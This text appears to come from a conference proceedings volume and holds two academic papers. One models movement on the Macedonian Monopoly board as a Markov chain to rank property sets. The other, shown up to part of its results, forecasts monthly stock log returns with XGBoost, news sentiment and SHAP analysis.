A crucial step for defining general strategies for Monopoly victory is analyzing player movements through the game board. The player movement model is defined in a way that characterizes the process as stochastic and time-invariant, forming a Markov chain. This model’s definition closely aligns with the actual movement through the game board, allowing for a detailed analysis of the game itself. The paper aims to contribute insights into effective strategies for utilizing the whole game board.

Index Terms—Markov Chains, Monopoly: The Board Game, Stochastic Processes

I. INTRODUCTION

The first step in understanding Monopoly is to examine its gameplay. At the Start space, 2-5 figures corresponding to the number of players are placed. Players receive banknotes according to the prescribed rules, and the game begins with one of the players rolling pair of dice. The sum of the numbers on the top of the dice determines the number of spaces the player must advance. Game spaces include properties, chance/surprise spaces, jail, “Go to Jail” and the Start space. When a player lands on a property for the first time, he/she can purchase it. Owning a property requires opponents to pay specified rent as per the property card’s contract.

Notably, not all properties are of equal value. Some are significantly more expensive but generally generate more capital through increased rent. Properties are divided into sets: airlines, supermarkets, and colored sets. The game complexity increases as owning all properties in a colored set allows the construction of facilities (houses/hotels), enhancing rent. Up to 4 houses and 1 hotel can be built on a property. Prerequisites for building a hotel include having 4 houses on all properties in a set, while building i houses ($i \in \{2, 3, 4\}$) on a property requires having $i - 1$ houses (or house) on all properties in the set. The number of facilities is limited, preventing upgrades if unavailable.

Although players mostly land on property spaces (72% of the time), other essential spaces include chance/surprise spaces, jail, and “Go to Jail.” When landing on a chance space,

players draw the top card from a deck of 16 chance cards, each with a specified gain/loss amount or a directive, such as going directly to jail. Similar functions apply to surprise spaces, differing in the amounts and card quantities that move the player. The “Go to Jail” space forces the player to move to the jail space, skipping their next three turns, acting as a temporary confinement area for players in jail.

Monopoly’s diverse gameplay elements, including property acquisition, rent collection, and the impact of chance and surprise cards, contribute to its strategic complexity and player interactions. Understanding these intricacies is essential for developing effective strategies and maximizing success in the game.

II. RELATED WORK

Research on the topic of board game analysis using mathematical tools was popularized in Dr. Hannah Fry’s book [1] with a dedicated section of analysis of the UK version of Monopoly. It primarily shows the results from the given analysis and serves as a guide to playing Monopoly and how to use probability to your advantage.

A more formal approach on this topic has been done in Nilsson’s paper [2] where the model of the game, along with its assumptions and simplifications, is precisely defined. It consists of theoretical and experimental parts, which take into account different gameplay aspects to better understand the board game. In this paper a similar approach is taken, only looking at theoretical results applied to the Macedonian version of Monopoly.

III. PROBABILITY MODEL

A. Motivation

Developing useful strategies is challenging because capturing all the complex and interacting elements within the game in a model proves difficult. By elements we refer to: player’s position on the board, player order, money, properties, facilities, actions on special spaces and more. The process of analysis can be simplified by looking at relevant game elements individually. Due to the nature of the game, the main gameplay element is the movement of the player around the board, which is mostly a probabilistic action. We couple

this element with money acquisition, which is necessary for a player to avoid bankruptcy and win.

B. Modeling Movement

The game board consists of spaces, or more formally states. There are exactly 40 states, each enumerated with $k \in \{0, 1, \dots, 39\}$, where $k = 0$ is the Start space, $k = 1$ is the space immediately after Start (Toronto), and so on.

The movement of a player from state i to state j is called a transition. We denote it with $i \mapsto j$. A transition can occur due to: rolling the pair of dice or action spaces.

1) *Dice*: After a pair of dice is rolled, the player must advance as many spaces as the sum of the numbers on the top of the dice. From the dice alone, the player is guaranteed to advance 2 to 12 spaces, inclusive. They do so with probability given in Table I.

TABLE I
PROBABILITY TO GO FROM STATE $i \in \{0, 1, \dots, 39\}$ TO ANOTHER STATE

Transition	Probability
$i \mapsto (i + 2) \bmod 40$	1/36
$i \mapsto (i + 3) \bmod 40$	2/36
$i \mapsto (i + 4) \bmod 40$	3/36
$i \mapsto (i + 5) \bmod 40$	4/36
$i \mapsto (i + 6) \bmod 40$	5/36
$i \mapsto (i + 7) \bmod 40$	6/36
$i \mapsto (i + 8) \bmod 40$	5/36
$i \mapsto (i + 9) \bmod 40$	4/36
$i \mapsto (i + 10) \bmod 40$	3/36
$i \mapsto (i + 11) \bmod 40$	2/36
$i \mapsto (i + 12) \bmod 40$	1/36
else	0

2) *Action spaces*: After landing on either a chance space ($k \in \{4, 17, 33\}$), surprise space ($k \in \{7, 22, 37\}$) or “Go To Jail” space ($k = 30$), the player may transition to a different state. The chance/surprise cards dictate the transition rules for each chance/surprise space. From the 16 chance cards, only one card forces the player to move to the tile jail. On the other hand, from the 16 surprise cards, 5 cards are able to redirect the movement of the player. Those cards are: move to Start, move 5 spaces back, move to Malta ($k = 23$), move to Moscow ($k = 6$) and go to jail ($k = 10$). The respective probabilities are shown in Table II.

TABLE II
PROBABILITY TO GO FROM A CHANCE/SURPRISE SPACE TO ANOTHER STATE WHERE $i \in \{4, 17, 33\}$ AND $j \in \{7, 22, 37\}$

Transition	Probability
$i \mapsto 10$	1/16
$i \mapsto i$	15/16
else	0

Transition	Probability
$j \mapsto 0$	1/16
$j \mapsto j - 5$	1/16
$j \mapsto 23$	1/16
$j \mapsto 6$	1/16
$j \mapsto 10$	1/16
$j \mapsto j$	11/16
else	0

The last action space - “Go To Jail” forces the player to go to the jail space ($k = 10$). The probabilities are given in Table III.

TABLE III
PROBABILITY TO GO FROM “GO TO JAIL” SPACE TO ANOTHER STATE

Transition	Probability
$30 \mapsto 10$	1
else	0

The probabilities can now be compactly written in a transition matrix. We first define $P = [p_{ij}]_{40 \times 40}$ as a dice transition matrix, where p_{ij} is the probability for the transition $i \mapsto j$ using only dice, given in Table I. Additionally, we define $Q = [q_{ij}]_{40 \times 40}$ as an action space transition matrix, where q_{ij} is the probability for the transition $i \mapsto j$ due to a special action, given from Table II and Table III. Finally, the overall movement is defined by the transition matrix

$$\mathcal{T} = PQ. \quad (1)$$

C. Markov Chains

Under minimal assumptions, the previous movement model can be viewed as a Markov chain.

Def. 1. The random process $\{X_t : t \in T\}$ with index set $T = \mathbb{N} \cup \{0\}$ for which

$$\begin{aligned} P\{X_n = x_n \mid X_{n-1} = x_{n-1}, \dots, X_0 = x_0\} \\ = P\{X_n = x_n \mid X_{n-1} = x_{n-1}\} \end{aligned}$$

holds for arbitrary $n \in \mathbb{N}$, $x_0, \dots, x_{n+1} \in R_X$, is called a Markov chain.

Def. 2. A Markov chain is homogeneous (or time-invariant) if

$$P\{X_{n+1} = j \mid X_n = i\} = P\{X_1 = j \mid X_0 = i\}$$

for all $n \in \mathbb{N}$, $i, j \in R_X$.

For the game to be modeled as a homogeneous Markov chain, we enforce that the player remains a fixed number of turns when in the jail cell, as to model the process as stochastic. In this paper, that number of turns is zero.

Additionally, after drawing a chance/surprise card, we shuffle the respective deck eliminating the cyclic behavior of draws and ensuring time-invariance of the Markov chain.

Def. 3. If for a finite homogeneous Markov chain, there exists n_0 such that the transition matrix P^{n_0} contains strictly positive probabilities, then for all $j \in \{0, 1, \dots, s\}$ the limit

$$\lim_{n \rightarrow +\infty} p_{ij}(n) = \pi_j$$

exists, where $i \in \{0, 1, \dots, s\}$.

For the transition matrix $\mathcal{T}$ given in (1), it can be shown that $\mathcal{T}^4$ contains strictly positive probabilities, hence the vector $\pi = [\pi_0 \ \pi_1 \ \dots \ \pi_{39}]$ exists and it is unique. The distribution given by π is called the stationary distribution and we interpret its probabilities as the probability to end up at a given state after a theoretically infinite number of moves. The stationary distribution is given in Fig. 1.




Fig. 1. Probability of a given player to end up on a given property at the end of their turn

IV. RESULTS

Firstly, it is worth mentioning the quick convergence of the initial distribution to the stationary distribution. A quick calculation reveals that after 15 moves the distribution is approximately the stationary distribution. The distribution is calculated by recalling that a stationary distribution must comply with the equation $\pi = \pi\mathcal{T}$, thus it is found as the left eigenvector of the matrix $\mathcal{T}$ that corresponds to the eigenvalue of 1.




Fig. 2. Probability of a given player to end up on a given set at the end of their turn

Moving forward, we assume that the likelihood of landing at a particular space is given in Fig. 1. We use these probabilities to estimate the expected profit of a property at a given turn. The expected profit of a state j is calculated as follows

$$\text{Expected profit of } j = \text{Probability to land on } j \times \text{Rent on } j.$$

Since individual properties are not profitable, we look at sets of properties. The probabilities to land on a certain set are given in Fig. 2. They are obtained by summing the respective probabilities from Fig. 1. The expected profit is given in Fig. 3. It is clear that Airlines make the most profit early on.




Fig. 3. Expected profit from sets without facilities




Fig. 4. Return on investment after building one facility on a set

To take into account the contribution that facilities can make, we look at Fig. 4 where the incremental change after purchasing one additional house/hotel on each property is shown. The fastest ROI (Return On Investment) is obtained after upgrading from 3 to 4 houses on each property.

It is inefficient to incrementally upgrade sets. We view this result from Table IV. It is always the best option to directly upgrade to a hotel. This action is usually unattainable due to the starting money distribution.

TABLE IV
NUMBER OF TURNS TILL RETURN ON INVESTMENT FROM A GIVEN
NUMBER OF FACILITIES

Color	no facilities	1 house	2 houses	3 houses	4 houses	hotel
Purple	36	73	74	74	74	65
Blue	34	74	69	64	62	58
Pink	62	108	86	77	63	62
Yellow	34	61	56	56	53	52
Orange	28	60	59	55	54	52
Red	26	54	58	57	56	55
Green	42	70	65	60	52	51
Bluish	77	111	96	89	84	77

The early game differs from the late game stages of Monopoly as the profit margins increase significantly for certain sets, and drop for others. We view this change in expected profit on Fig. 5. After building all hotels on colored properties, we notice that the blue, yellow and red set account for the biggest profit.

These results are optimistic in the sense that in reality it would require more opponents' turns to recoup the player's investment. This is due to our assumption that the player will immediately leave the jail cell.

We notice that sets after the jail cell are also more visited. This is partly due to the "Go To Jail" space which redirects all visits to jail¹. Another reason for the popularity of the jail space is the moderate number of action cards that lead to it.

When comparing the results from the analysis of the Macedonian version of Monopoly made in this paper, with the results obtained from the analysis of the standard version of Monopoly by Nilsson [2], we notice that different strategies are required to optimize player's expected profit. In this version, it is noticeable that a greedy approach on building facilities is required. Furthermore, the ROI is biggest when upgrading from 3 to 4 houses, contrary to the standard version where one should upgrade from 2 to 3 houses, and then stop. Both versions' analysis agree on investing in spaces after the jail space. A major contrast happens with the colored sets behind the Start space, as in this paper it has been shown that it is pointless to invest in. Other pointless spaces to invest in are the supermarkets (or utilities in the standard version), as they become worse in the later stages of the game. Overall, the Macedonian version of Monopoly suffers from unbalanced rent with respect to built facilities.

¹Theoretically this would go against Def. 3 since the transition matrix will not contain strictly positive probabilities. We readjust this by thinking of the "Go To Jail" space as the holding cell and rewiring the respective transitions.




Fig. 5. Expected profit from sets with hotels (where possible)

V. CONCLUSION

Using Markov chains, we managed to define a model for the game of Monopoly that yields satisfactory results. The strategies we can apply in this version of Monopoly are as follows:

- 1) At the beginning of the game, strive to have at least one complete set of the red, blue, orange, or yellow color groups;
- 2) In a game with a small number of opponents, do not allow one player to own 3 or 4 airlines;
- 3) Do not build 1 or 2 houses on a property set. Try to generate enough capital to invest in at least 3 houses on each property in a set. Building more houses is also an excellent strategy to create a shortage of houses for other opponents;
- 4) In the middle and towards the end of the game, aim to have at least two complete sets of the blue, yellow, red, green, or orange color groups;
- 5) Do not invest in the colored set with the bluish color.

Additional analysis that can be made using this probability framework is discovering which collection of properties maximize a player's profit and how should facilities be built on such properties given a fixed number of available housing.

REFERENCES

- [1] Dr. Hannah Fry, Dr. Thomas Oléron Evans, The Indisputable Existence of Santa Claus, 2016
- [2] Albert Nilsson, Exploring strategies in Monopoly using Markov chains and simulation, 2020

Forecasting the logarithmic returns of stock market prices using sentiment analysis

Dimitar Peshevski, Nikola Hristov, Lina Nakova, Ana Todorovska, Dimitar Trajanov

*Faculty of Computer Science and Engineering
Ss. Cyril and Methodius University
Skopje, N. Macedonia*

dimitar.peshevski@students.finki.ukim.mk, nikola.hristov@students.finki.ukim.mk, lina.nakova@students.finki.ukim.mk,
ana.todorovska@finki.ukim.mk, dimitar.trajanov@finki.ukim.mk

Abstract—In this study, we perform a detailed comparative analysis by utilizing two XGBoost models to forecast the following month's logarithmic return of stock market prices for a diverse set of companies over a six-year period from 2017 to 2023. The first model relies solely on lagged logarithmic returns from the previous three months, while the second model incorporates both logarithmic returns and sentiment data from Google News and GDELT. By applying SHAP analysis, we identify the most influential features for predicting future logarithmic returns and evaluate their impact on model output. Results indicate that, among the 13 companies investigated, only Adidas, Apple, Exxon, and Nike yield "fairly good" predictions. Surprisingly, for these companies, the inclusion of sentiment data diminishes model performance, suggesting that lagged logarithmic returns alone offer more accurate forecasts. Additionally, the study highlights the inadequacy of using lagged logarithmic returns and sentiments for forecasting amidst the turbulent period influenced by the COVID-19 pandemic. Overall, in this research, we analyze the value of sentiments for predicting the stock market dynamics and underscore the limitations of traditional forecasting methods in volatile market conditions.

Index Terms—logarithmic return, sentiment, machine learning, forecasting, XGBoost, SHAP

I. INTRODUCTION

Forecasting stock market prices has long been a challenging yet essential pursuit in the field of finance. The stock market's dynamic nature, influenced by a multitude of factors including economic indicators, corporate performance, and investor sentiment, presents a formidable obstacle to accurate prediction. Despite this complexity, the potential benefits of successful forecasting models for investors and financial analysts are significant, driving ongoing research efforts in this domain.

In the contemporary landscape, we find ourselves immersed in a data-rich environment characterized by an abundance of news articles, social media posts, and other sources of information. Leveraging this wealth of data presents an opportunity to extract sentiments and conduct detailed analyses that offer insights into the dynamics of the stock market. This paradigm shift towards data-driven methodologies opens up new avenues for understanding market behavior and refining forecasting techniques. As we delve into this exploration, we aim to explore the integration of sentiment analysis with traditional

forecasting methods to enhance our understanding of stock market dynamics and improve predictive accuracy.

In this study, we undertake the challenge of predicting logarithmic returns of stock market prices for the following month using a combination of traditional financial data and sentiment analysis techniques. Our dataset spans from January 2017 to January 2023 (exclusive), encompassing six years of stock market prices for 13 companies: Adidas, Amazon, Apple, Exxon, Fidelity, Heineken, Nestle, Nike, Nintendo, Pfizer, Samsung, Tesla, and Volvo. By integrating sentiment analysis with established financial metrics, we aim to enhance the accuracy and robustness of our predictive models, offering valuable insights into the intricate dynamics of the stock market. Through this interdisciplinary approach, we strive to contribute to the ongoing dialogue surrounding effective forecasting methodologies and their practical applications in investment decision-making.

II. RELATED WORK

The endeavor to predict stock market prices remains a perennial focus in the finance literature, with numerous studies exploring various methodologies for forecasting, encompassing both statistical and machine learning approaches.

Regarding statistical forecasting methods, [1] provides a comprehensive examination of recent advancements in this domain. They delve into a variety of statistical techniques, analyzing their evolution and relevance in contemporary financial forecasting practices.

In our investigation, we concentrate on machine learning models, with a specific emphasis on the XGBoost (eXtreme Gradient Boosting) model [2]. However, the literature also extensively covers deep learning models, including feed-forward neural networks, convolutional neural networks, and LSTM (Long Short-Term Memory) networks, among others.

A systematic review conducted in [3] evaluates the efficacy and implications of employing both machine learning and deep learning methodologies in forecasting stock market prices. They analyze the performance of these techniques, shedding light on their effectiveness and potential implications for financial markets.

The integration of sentiment analysis into stock market price forecasting is a topic of interest. In [4], the authors employ sentiment analysis to predict stock trends, focusing on identifying fluctuations in market prices based on the analysis of tweets and news articles.

In [5], the authors aim to predict stock market direction by analyzing the newest financial news from reliable sources, targeting large companies. The paper explores lexicon-based and machine learning models to calculate the polarity and subjectivity of news and investigate the relationship between specific company features and stock price movement. Their platform allows real-time analysis of news articles and stock prices, providing insights into the impact of news on stock prices.

Additionally, in [6], the authors explore the predictive power of historical news sentiments based on financial market performance to forecast financial news sentiments. They define news sentiments based on stock price returns averaged over one minute right after a news article has been released. Employing a combination of deep learning methodologies, specifically recurrent neural network with long short-term memory units, they train the Thompson Reuters News Archive Data from 2003 to 2012 and test the forecasting power of their method on 2013 News Archive data.

Moreover, in [7], the authors analyze the network structure of lagged correlations among daily financial news sentiments and returns of financial market indices of 40 countries from 2002 to 2012. Using a spectral method, they decompose the network into bipartite sub-structures, showing their relevance to the performance of prediction models, bridging concepts from network theory and time series analysis. Their findings suggest that at the daily level, endogenous influences among financial markets overwhelm exogenous influences of news outlets, and changes in financial news sentiments respond to market movements more substantially than they drive them.

In summary, the ongoing pursuit of forecasting stock market prices encompasses a diverse array of methodologies, including statistical, machine learning, and sentiment analysis approaches. The integration of these techniques reflects the continual evolution of financial forecasting practices, with implications for both investors and financial analysts.

III. DATA

In this study, we collect data for 13 companies spanning diverse industries: Adidas, Amazon, Apple, Exxon, Fidelity, Heineken, Nestle, Nike, Nintendo, Pfizer, Samsung, Tesla, and Volvo. Our dataset covers the period from January 2017 to January 2023 (exclusive), providing six years of historical stock market prices and news articles.

To ensure a comprehensive analysis of stock price movements, we source stock market prices from Yahoo Finance for each company on a monthly basis. This frequency allows us to capture the nuances of market fluctuations and trends over time effectively. By aggregating the data on a monthly basis, we can discern broader patterns and trends, which are essential for robust analysis and modeling of stock prices.

Additionally, we collect news articles from Google News and GDELT on a daily basis throughout the same period. While we gather sentiment data from these articles daily, we choose to average the sentiment scores on a monthly basis. This approach provides a more stable and representative measure of sentiment over time, smoothing out daily fluctuations and capturing broader sentiment trends on a monthly scale. This monthly aggregation aligns with our goal of analyzing long-term trends and patterns in market sentiment.

Furthermore, in selecting the closing price from Yahoo Finance, we ensure consistency and reliability in our dataset. The closing price is widely used as a standard measure of a stock's value at the end of the trading day and is preferred for its stability and consistency across different datasets. By focusing on the closing price, we maintain uniformity and reliability in our analysis, facilitating accurate comparisons and assessments across companies and time periods.

IV. METHODOLOGY

Our methodology consists of three key steps: sentiment analysis, modeling and forecasting logarithmic returns of stock market prices, and feature importance analysis. In Section IV-A, we provide an overview of our approach to extracting sentiments from gathered news articles utilizing NLP (Natural Language Processing) techniques. Section IV-B details utilizing the XGBoost model for forecasting logarithmic returns, both with and without sentiments, outlining our methodology for modeling and prediction. Lastly, in Section V-B, we outline how we use SHAP (SHapley Additive exPlanations) to evaluate the feature importance of lagged logarithmic returns and sentiments in forecasting the subsequent month's logarithmic return.

A. Sentiment Analysis

To extract sentiments from the news articles obtained from Google News and GDELT, we employ the DeBERTaV3 model, which has undergone fine-tuning on the GLUE SST2 dataset. The DeBERTaV3 model is renowned for its effectiveness in natural language understanding tasks, including sentiment analysis, due to its robust architecture and state-of-the-art performance.

Our methodology entails conducting sentiment analysis on a daily basis for each news article retrieved from Google News and GDELT. This process involves utilizing the DeBERTaV3 model¹ to analyze the textual content of the articles and discerning the underlying sentiment expressed within them. By examining the sentiment polarity, intensity, and context within each article, we gain valuable insights into the prevailing attitudes and emotions associated with the news coverage.

Subsequently, to align the sentiment data with the granularity of the collected stock market prices, we aggregate the daily sentiment scores on a monthly basis. This monthly averaging process enables us to synthesize the sentiment signals over time, providing a more stable and representative measure of

¹<https://huggingface.co/mrm8488/deberta-v3-small-finetuned-sst2>

sentiment trends. By averaging the sentiment scores across multiple articles within each month, we mitigate the effects of short-term fluctuations and noise inherent in daily sentiment data, allowing us to focus on broader sentiment patterns and trends.

B. Modeling and Forecasting Logarithmic Returns

Initially, we calculate the logarithmic returns for stock prices for each company in our dataset using Equation 1. In Equation 1, R_t denotes the logarithmic return at a timestep t , whereas P_t and P_{t-1} denote the stock market price at timesteps t and $t - 1$, respectively. We opt for logarithmic returns due to their additivity over time, treating gains and losses symmetrically, and their easy interpretability. They possess desirable mathematical properties and simplify statistical analysis and modeling. Overall, logarithmic returns offer a robust and intuitive measure of investment performance, making them a standard choice in financial forecasting and analysis.

$$R_t = \log \frac{P_t}{P_{t-1}} \quad (1)$$

Subsequently, we generate two datasets for each company. The first dataset consists of three features, namely the logarithmic returns from the previous three months, spanning from May 2017 to January 2023 (exclusive). The second dataset is composed of nine features, encompassing logarithmic returns, sentiments extracted from news articles sourced from Google News, and sentiments derived from news articles obtained from GDELT, each from the previous three months, covering the period from May 2017 to January 2023 (exclusive). The exclusion of the first four months is necessary because of the computation of logarithmic returns and the lagging of features three months back in time.

For the task of modeling and forecasting logarithmic returns, we partition the datasets into training and testing sets at a ratio of 90:10. Subsequently, we utilize two distinct XGBoost models for each company.

The first XGBoost model operates solely on the basis of historical logarithmic returns observed over the preceding three months. By leveraging temporal dependencies inherent in stock price movements, this model aims to capture patterns and trends indicative of future price changes.

In contrast, the second XGBoost model incorporates sentiment features derived from textual sources (from Google News and GDELT) over the same three-month period in addition to logarithmic returns. This integration of sentiment analysis aims to account for the influence of market sentiment on stock market dynamics, enhancing the predictive capability of the model.

C. Feature Importance Analysis

Furthermore, to gain insights into the importance of individual features in predicting the subsequent month's logarithmic return, we employ SHAP (SHapley Additive exPlanations) [8] analysis. SHAP is a powerful technique for interpreting the

predictions of black-box machine learning models by attributing the prediction outcome to individual features. Through SHAP analysis, we identify the most significant features for predicting the following month's logarithmic return in each XGBoost model. By analyzing the SHAP values associated with each feature, we gain insights into their respective contributions to the model's predictions. Additionally, we conduct an impact analysis to assess the average impact on the magnitude of model output for each feature to provide a deeper understanding of how variations in individual features influence the predicted logarithmic returns, facilitating informed interpretation of model behavior.

V. RESULTS

Our analysis yields insights into the predictive performance of our models across the 13 investigated companies. While the overall results aren't promising, with varying degrees of success observed, we observe modest outcomes for four companies: Adidas, Apple, Exxon, and Nike. These companies exhibit higher predictive accuracy compared to their counterparts in our study.

A. Forecasting Logarithmic Returns

In this section, we limit our discussion to companies exhibiting modest results for forecasting logarithmic returns, namely Adidas, Apple, Exxon, and Nike. Other companies are excluded from this discussion due to R^2 scores falling below zero.

1) *Adidas*: For Adidas, our first XGBoost model, based solely on the logarithmic returns from the previous three months, achieved an R-squared (R^2) score of 0.38. This indicates that approximately 38% of the variability in the next month's logarithmic returns can be explained by the model using only historical price data. However, when incorporating sentiment analysis along with logarithmic returns, the predictive performance of the model diminished, resulting in an R^2 score below 0. This suggests that sentiment features did not contribute significantly to improving the model's predictive accuracy for Adidas.

2) *Apple*: Contrary to Adidas, our predictive model for Apple yields lower R^2 scores. When considering only logarithmic returns from the previous three months, the model's performance fell short, resulting in an R^2 score below 0. However, with the inclusion of sentiment features, the model's predictive accuracy improved, achieving an R^2 score of 0.23. While the improvement is notable, the overall predictive performance for Apple remains modest.

3) *Exxon*: For Exxon, our first XGBoost model achieved an R^2 score of 0.11 when considering only logarithmic returns from the previous three months. Although this score indicates a relatively weak predictive capability, it is better compared to the performance of other companies in our study. However, similar to Adidas, the inclusion of sentiment features led to a decline in predictive accuracy, resulting in an R^2 score below 0.

TABLE I: R^2 scores from both XGBoost models for the companies Adidas, Apple, Exxon, and Nike

Company	R^2 score on the test set from the XGBoost model trained on historical data	R^2 score on the test set from the XGBoost model trained on historical data and sentiments
Adidas	0.38	< 0
Apple	< 0	0.23
Exxon	0.11	< 0
Nike	0.35	0.26




Fig. 1: Actual versus predicted logarithmic returns from the XGBoost model trained on historical data and sentiments for the test set of the company Adidas

4) *Nike*: Finally, Nike demonstrated promising predictive performance compared to other companies in our study. The first XGBoost model achieved an R^2 score of 0.35, indicating a relatively stronger predictive capability based on historical logarithmic returns. Moreover, when incorporating sentiment features, the model's performance didn't improve further, yielding an R^2 score of 0.26. These results suggest that sentiment analysis contributed negatively to enhancing the predictive accuracy of the model for Nike.

In Table I, we display the results obtained from both XGBoost models for each of the companies: Adidas, Apple, Exxon, and Nike. Meanwhile, Figures 1, 2, 3, and 4 depict the comparison between actual and predicted logarithmic returns from the XGBoost model trained on historical data and sentiments for the test sets of four companies: Adidas, Apple, Exxon, and Nike, respectively.

B. Feature Importance Analysis

The SHAP analysis reveals that logarithmic returns and sentiments from two to three months prior wield a more significant influence on predicting the subsequent month's logarithmic return compared to those from just one month ago.

Figures 5, 6, 7, and 8 illustrate the impact feature importance of each feature incorporated in the second XGBoost model for Adidas, Apple, Exxon, and Nike, respectively.

